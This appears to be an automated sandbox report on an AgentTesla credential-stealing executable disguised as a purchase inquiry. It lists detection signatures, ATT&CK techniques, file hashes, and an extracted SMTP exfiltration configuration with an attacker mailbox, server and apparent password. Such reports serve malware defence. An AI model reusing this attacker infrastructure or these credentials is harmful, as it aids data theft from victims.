ID: 404251
Sample Name: Purchase Inquiry 040521.exe
Cookbook: default.jbs
Time: 20:49:14
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Purchase Inquiry 040521.exe

Overview


General Information

Sample Name:	Purchase Inquiry 040521.exe
Analysis ID:	404251
MD5:	23495a6a0fd6123.
SHA1:	ecc59be83b68ae..
SHA256:	670722e76eb082..
Tags:	AgentTesla exe signed
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- .NET source code contains very larg…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…
- Tries to harvest and steal ftp login c…

Classification



Startup

- **System is w10x64**
- Purchase Inquiry 040521.exe (PID: 2764 cmdline: 'C:\Users\user\Desktop\Purchase Inquiry 040521.exe' MD5: 23495A6A0FD6123653DEA6900654B7F6)
  - Purchase Inquiry 040521.exe (PID: 404 cmdline: C:\Users\user\Desktop\Purchase Inquiry 040521.exe MD5: 23495A6A0FD6123653DEA6900654B7F6)
  - Purchase Inquiry 040521.exe (PID: 2148 cmdline: C:\Users\user\Desktop\Purchase Inquiry 040521.exe MD5: 23495A6A0FD6123653DEA6900654B7F6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "logs@phuboatrading-vn.comof2ZCW1li4ipTfyEsmtp.phuboatrading-vn.commylogs@phuboatrading-vn.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.266804598.0000000006414000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.504601701.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.266680605.0000000006321000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 3 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.Purchase Inquiry 040521.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Purchase Inquiry 040521.exe.6349038.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Purchase Inquiry 040521.exe.6414a78.7.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Purchase Inquiry 040521.exe.6349038.6.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Purchase Inquiry 040521.exe.6414a78.7.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large strings

Initial sample is a PE file and has a suspicious name

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encry Chan
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Input Capture 1 1 1	Process Discovery 2	Remote Desktop Protocol	Input Capture 1 1 1	Exfiltration Over Bluetooth	Non-Appli Layer Proto
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1 3 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Appli Layer Proto
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Proto Impe
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	System Information Discovery 1 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	Timestomp 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Used


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Inquiry 040521.exe	28%	Virustotal		Browse
Purchase Inquiry 040521.exe	30%	ReversingLabs	ByteCode-MSIL.Backdoor.Bladabhindi	
Purchase Inquiry 040521.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.Purchase Inquiry 040521.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://smtp.phuboatrading-vn.com	0%	Avira URL Cloud	safe	
http://wcmZQs.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://1GkG9ex28fjVgSi6.org	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.org%t	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
smtp.phuboatrading-vn.com	79.141.164.23	true	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	low
http://https://api.ipify.org%GETMozilla/5.0	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	false	URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe	low
http://DynDns.comDynDNS	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	false	URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe	unknown
http://smtp.phuboatrading-vn.com	Purchase Inquiry 040521.exe, 00000003.00000002.512221865.0000000003893000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://wcmZQs.com	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp	false	URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe	unknown
http://https://1GkG9ex28fjVgSi6.org	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp, Purchase Inquiry 040521.exe, 00000003.00000002.512252947.00000000038A0000.00000004.00000001.sdmp, Purchase Inquiry 040521.exe, 00000003.00000003.469438441.0000000001634000.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Purchase Inquiry 040521.exe, 00000000.00000002.266804598.0000006414000.00000004.00000001.sdmp, Purchase Inquiry 040521.exe, 00000003.00000002.504601701.00000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%t	Purchase Inquiry 040521.exe, 00000003.00000002.510693698.00035C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
79.141.164.23	smtp.phuboatrading-vn.com	Bulgaria		59711	HZ-NL-ASGB	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404251
Start date:	04.05.2021
Start time:	20:49:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Inquiry 040521.exe

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/2@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.42.151.234, 13.88.21.125, 23.57.80.111, 52.147.198.201 • Excluded domains from analysis (whitelisted): skypedataprdcoleus16.cloudapp.net, fs.microsoft.com, blobcollector.events.data.trafficmanager.net, e1723.g.akamaiedge.net, watson.telemetry.microsoft.com, prod.fs.microsoft.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:50:33	API Interceptor	680x Sleep call for process: Purchase Inquiry 040521.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.141.164.23	PO_001412.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
smtp.phuboatrading-vn.com	PO_001412.doc	Get hash	malicious	Browse	• 79.141.164.23

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HZ-NL-ASGB	PO_001412.doc	Get hash	malicious	Browse	• 79.141.164.23
	DgWRWQ2oYs.exe	Get hash	malicious	Browse	• 5.149.255.204
	Sirus.exe	Get hash	malicious	Browse	• 5.149.255.204
	tskhoni.exe	Get hash	malicious	Browse	• 185.81.115.14
	6IGbftBsBg.exe	Get hash	malicious	Browse	• 5.149.255.204
	ikoAImKWvI.exe	Get hash	malicious	Browse	• 5.149.255.204
	yPkfbflyoh.exe	Get hash	malicious	Browse	• 5.149.255.204
	SecuriteInfo.com.Heur.24862.exe	Get hash	malicious	Browse	• 185.81.114.183
	JYDy1dAHdW.exe	Get hash	malicious	Browse	• 5.149.255.204
	EppTbowa74.exe	Get hash	malicious	Browse	• 5.149.255.204
	5rmW4DWq66.exe	Get hash	malicious	Browse	• 5.149.255.204
	886t3PbVKb.apk	Get hash	malicious	Browse	• 5.149.249.226
	PO_07712.doc	Get hash	malicious	Browse	• 79.141.165.38
	IMG_00671.doc	Get hash	malicious	Browse	• 79.141.165.38
	Purchase Order.doc	Get hash	malicious	Browse	• 79.141.165.38
	sample new order.doc	Get hash	malicious	Browse	• 79.141.165.38
	IMG_144907.doc	Get hash	malicious	Browse	• 79.141.165.38
	IMG_497927.doc	Get hash	malicious	Browse	• 79.141.165.38
	9oUx9PzdSA.exe	Get hash	malicious	Browse	• 79.141.164.163
	http://https://proudflex.org	Get hash	malicious	Browse	• 5.149.248.141

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Inquiry 040521.exe.log	
Process:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	5.365622957937216
Encrypted:	false
SSDEEP:	24:MLUE4Ko84qpE4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MIHKov2HKXwYHKhQnoPtHoxHhAHKzva
MD5:	338D0004A254F4F1EB5A622B3FAF7E88
SHA1:	9583DBB0574416109507127BF9B8E153690B8C46
SHA-256:	3A7D5065DF406B210D72D7A927C2DE7F5A6F83B286D2C9915EDEB9A055C8C9D8
SHA-512:	AD33C713AD2DEDDCA9A5E0ACFB0569EBA3D817AC938628DCA17194A7B5842A93A5A8D6EC9F7B587203B2C844F823576EF5570363FEFE8C84CCA182456A1880 8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b880

C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default\Cookies	
Size (bytes):	20480
Entropy (8bit):	0.6969296358976265
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBo2+tYeF+X:T5LLOpEO5J/Kn7U1uBo2UYeQ
MD5:	A9DBC7B8E523ABE3B02D77DBF2FCD645
SHA1:	DF5EE16ECF4B3B02E312F935AE81D4C5D2E91CA8
SHA-256:	39B4E45A062DEA6F541C18FA1A15C5C0DB43A59673A26E2EB5B8A4345EE767AE
SHA-512:	3CF87455263E395313E779D4F440D8405D86244E04B5F577BB9FA2F4A2069DE019D340F6B2F6EF420DEE3D3DEEFD4B58DA3FCA3BB802DE348E1A810D6379CC3B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	2.638722249866881
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Purchase Inquiry 040521.exe
File size:	1842016
MD5:	23495a6a0fd6123653dea6900654b7f6
SHA1:	ecc59be83b68aeb85b32ba2d317cd08b87054756
SHA256:	670722e76eb0821959829571a7e70310d97b254abeba16950e39df1443482f9
SHA512:	0c5f392011c175594afca288cb53f06d7224138dfdb62644fcb8a1abd34b1e94c218eca25509169195d05504ea863d529d77669a685bc0b77a94e6529f06a7d6
SSDEEP:	768:k1cDXumzNLh+UM1Fv6is77PKL7SlVVrMNiabA55QTO79l517YUO7Vb97jre33//9:k1cD+yOa
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..... .....".0.....^.... ... .@.. .....`.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x5c185e
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xB19AE11D [Tue Jun 3 11:16:45 2064 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	C=dH9712M4u2768224RPq50dM36PIleOe3fV8f31Je4j, S=ff7i3b876fZ62989L4e2Z837h162026Sdn7, L=fKe169SXAfs336f69a8beEwe8T4bR42083fD5, T=qY2NZ19bV8Y7W01f178a4dfjn5RIfb89dOg03w5Wbc76, E=1aRfXt484j5d652l664PNfZ1deF, OU=9sjfTpua62f4dM878u688epudEqb3qd643Z9Hv, O=1ef8ddue83u630L35ls5TwG16d24xal, CN=5Ra03806f717f8Qeea88fa25j
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 5/4/2021 5:25:51 AM 5/4/2022 5:25:51 AM
